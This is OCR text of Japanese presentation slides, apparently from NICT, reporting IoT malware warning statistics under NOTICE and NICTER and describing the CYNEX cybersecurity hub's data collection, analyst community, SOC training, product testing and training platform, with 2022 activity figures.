ID・パスワードが入力可能だったもの：18.6万件

*) 特定のID・パスワードによりログインできるかという調査をおおむね月に1回実施し、ログインでき、注意喚起対象となったもの（ユニークIPアドレス数）



NICTER注意喚起※の取組結果


※マルウェアに感染しているIoT機器の利用者への注意喚起

注意喚起対象としてISPへ通知したもの**

1日平均817件（9月度:1,023件）

（参考）期間全体での値：１日平均418件
最小：40件(2021/2/10)／最大：3,288件(2022/6/6)


**) NICTERプロジェクトによりマルウェアに感染していることが検知され、注意喚起対象となったもの（ユニークIPアドレス数）



✓ NOTICE注意喚起における2022年6月以降の大幅な増加は、調査対象プロトコル（http/https）の追加によるものであり、急激にリスクが高まった訳ではありません。
✓ NICTER注意喚起における2022年4月下旬以降の増加は、Mirai亜種の活動活発化を受け、国内の脆弱な機器(主にDVR/NVR)が感染したことによるものと考えています。

参加ISP 74社（約1.12億IPアドレス）に対して調査を実施

Telnet/SSHの注意喚起対象数の推移（月毎）



CYNEX
CYBERSECURITY NEXUS

サイバーセキュリティ統合知的・人材育成基盤

CYNEX：サイバーセキュリティ統合知的・人材育成基盤

●サイバーセキュリティ情報を国内で**収集・蓄積・分析・提供**するとともに、社会全体で
サイバーセキュリティ人材を育成するための**共通基盤を構築**し、産学官の**結節点**として開放

サイバーセキュリティ研究室

研究開発成果展開

人材育成ノウハウ展開

ナショナルサイバートレーニングセンター

サイバーセキュリティ情報の大規模収集

定常的分析と国内解析者コミュニティ形成

説明可能な国産脅威情報の生成・提供

高度SOC人材育成（Online自主学習＆OJT）

CYNEX
CYBERSECURITY NEXUS

国産セキュリティ技術の検証環境構築

人材育成基盤のオープン化による事業促進

民間企業・政府機関

共同解析，育成人材投入，
人材育成基盤利用，
製品プロトタイプ導入，etc.

共同解析，育成人材投入，
人材育成基盤利用，etc.

教育機関

4つの “Co-Nexus” によるプロジェクト推進

CYNEX
CYBERSECURITY NEXUS

A **Co-Nexus A** (Accumulation & Analysis)
- ✓各種観測機構によるデータ収集・蓄積
- ✓解析者コミュニティ醸成と共同分析の実現

S **Co-Nexus S** (Security Operation & Sharing)
- ✓高度SOC人材育成（Online自主学習＆OJT）
- ✓国産脅威情報の生成・提供


E **Co-Nexus E** (Evaluation)
- ✓国産セキュリティ製品の長期運用・検証
- ✓国産セキュリティ製品へのフィードバック

C **Co-Nexus C** (CYROP*)
- ✓人材育成基盤のオープン化
- ✓パイロットコンテンツ開発

*CYROP: CYDERANGE as an Open P atform

Co-Nexus A：STARDUST＆解析者コミュニティ形成

- **目的：STARDUSTを核とした共同解析と解析者コミュニティ形成**
  - ✓ STARDUST：人間の攻撃者を誘い込む**サイバー攻撃誘引基盤**
  - ✓ 定常的な攻撃誘引の試行と解析結果を共有する**解析者コミュニティの形成**



サイバー攻撃誘引基盤STARDUST

- **2022年活動状況**
  - ✓ **36組織**から**70名以上**の解析者参画
  - ✓ 年間**300日以上**の攻撃誘引継続
  - ✓ 対象拡大：**OSINTの定常収集**
  - ✓ **解析者コミュニティ会合**定期開催
  - ✓ **常時情報共有環境**の整備

Co-Nexus A：WarpDriveプロジェクト

●目的：Web媒介型攻撃の対策確立のためのデータ収集・分析

✓ WarpDrive：ユーザ参加型の**Web媒介型攻撃大規模観測プロジェクト**

✓ タチコマ・セキュリティ・エージェント（PC/Android版）を無償配布中

https://warpdrive-project.jp

新Windows/Mac版タチコマSA

新Android版タチコマSAモバイル

● 2022年活動状況

✓ **タチコマSA**第一弾アップデート完了
（攻殻機動隊SAC_2045対応）

✓ 1日最大**約2000ユーザ新規参加**

✓ 1日**500万～1000万アクセス**を収集

✓ さらなる参加ユーザ獲得に向け
第二弾アップデート準備中

©士郎政宗・Production I.G／講談社・攻殻機動隊2045製作委員会

Co-Nexus S：高度SOC人材育成と国産脅威情報発信

●目的：高度な解析者の育成とCYNEX独自の脅威情報の生成・発信

- ✓ オンラインSOC研修（自主学習型）とCYNEX解析チームでのOJT
- ✓ サイバーセキュリティ関連情報の発信機能のCYNEXへの集約

自主学習型
オンラインSOC研修

OJTでのSOC業務従事

国産脅威情報発信/提供

自主学習型オンラインSOC研修システム

am I infected

● 2022年活動状況


- ✓ オンラインコース1期生：6名修了
- ✓ OJTコース：1名育成中
- ✓ am I infected?*への情報提供
  *横浜国立大学 情報・物理セキュリティ研究拠点が運営するマルウェア感染・脆弱性診断サービス
- ✓ DVR製品の脆弱性*報告・公表
  * 脆弱性：CVE-2022-35733
- ✓ NICTERレポート, Blog, Twitter

Co-Nexus E：国産セキュリティ製品の運用・検証


●目的：国産セキュリティ製品のテスト環境提供による実用化支援

✓ NICT内部ネットワークにおける**国産セキュリティ製品の長期運用・検証**

✓ **CYNEX Red Team**（攻撃チーム）による模擬攻撃を用いた機能検証



セキュリティテスト環境
（機構内ネットワーク）



カスタム検証環境例

● 2022年活動状況

✓ **6企業の製品の長期検証**を開始

✓ 各製品ごとに**カスタム検証環境構築**

✓ **CYNEX Red Team**による模擬攻撃

✓ 海外有力製品との**比較検証**


✓ 民間企業への**フィードバック**

Co-Nexus C：人材育成オープンプラットフォーム

●目的：演習基盤開放による国内セキュリティ人材育成事業の活性化


✓ サイバーセキュリティ演習に必要となる**演習環境と演習教材をオープン化**

✓ 米国NIST NICE Frameworkに基づいた演習教材の段階的整備



サイバーセキュリティ
演習基盤 CYROP

CYNEXオリジナル演習教材



大学での
演習教材利用事例

● 2022年活動状況

✓ 大学/民間企業など**14組織**が参画

✓ **CYROPオープン化トライアル中**
- CYDER Aコース由来 演習教材
- CYDER Bコース由来 演習教材
- CYNEX オリジナル 演習教材

✓ 教育機関向け人材育成教材など
新規演習教材の共同開発を継続

CYNEXの事業展開のタイムライン

53組織
（重複は除く）

準備フェーズ

R2 R3 R4 R5 R6 R7

システム構築/アライアンス準備フェーズ

アライアンス本格稼働フェーズ

サイバー攻撃
解析分科会

STARDUST
利用組織

WarpDrive
プロジェクト

**セキュリティ製品
テスト環境
利用希望組織**

**人材育成オープン
プラットフォーム
利用希望組織**

初期参画組織
（R3目標**20組織**）

- 積極的広報活動展開
- 製品テスト拡大
- データの拡充
- 解析人材の増強
- 最新AI技術逐次導入
- 人材育成基盤オープン化

日本のサイバーセキュリティの
産学官中核拠点確立
（R7目標**40組織**）

- ✓ 日本最大のデータ集積
- ✓ 世界有数の解析能力の確保
- ✓ 国産脅威情報の有効利用
- ✓ アライアンスによる自走組織化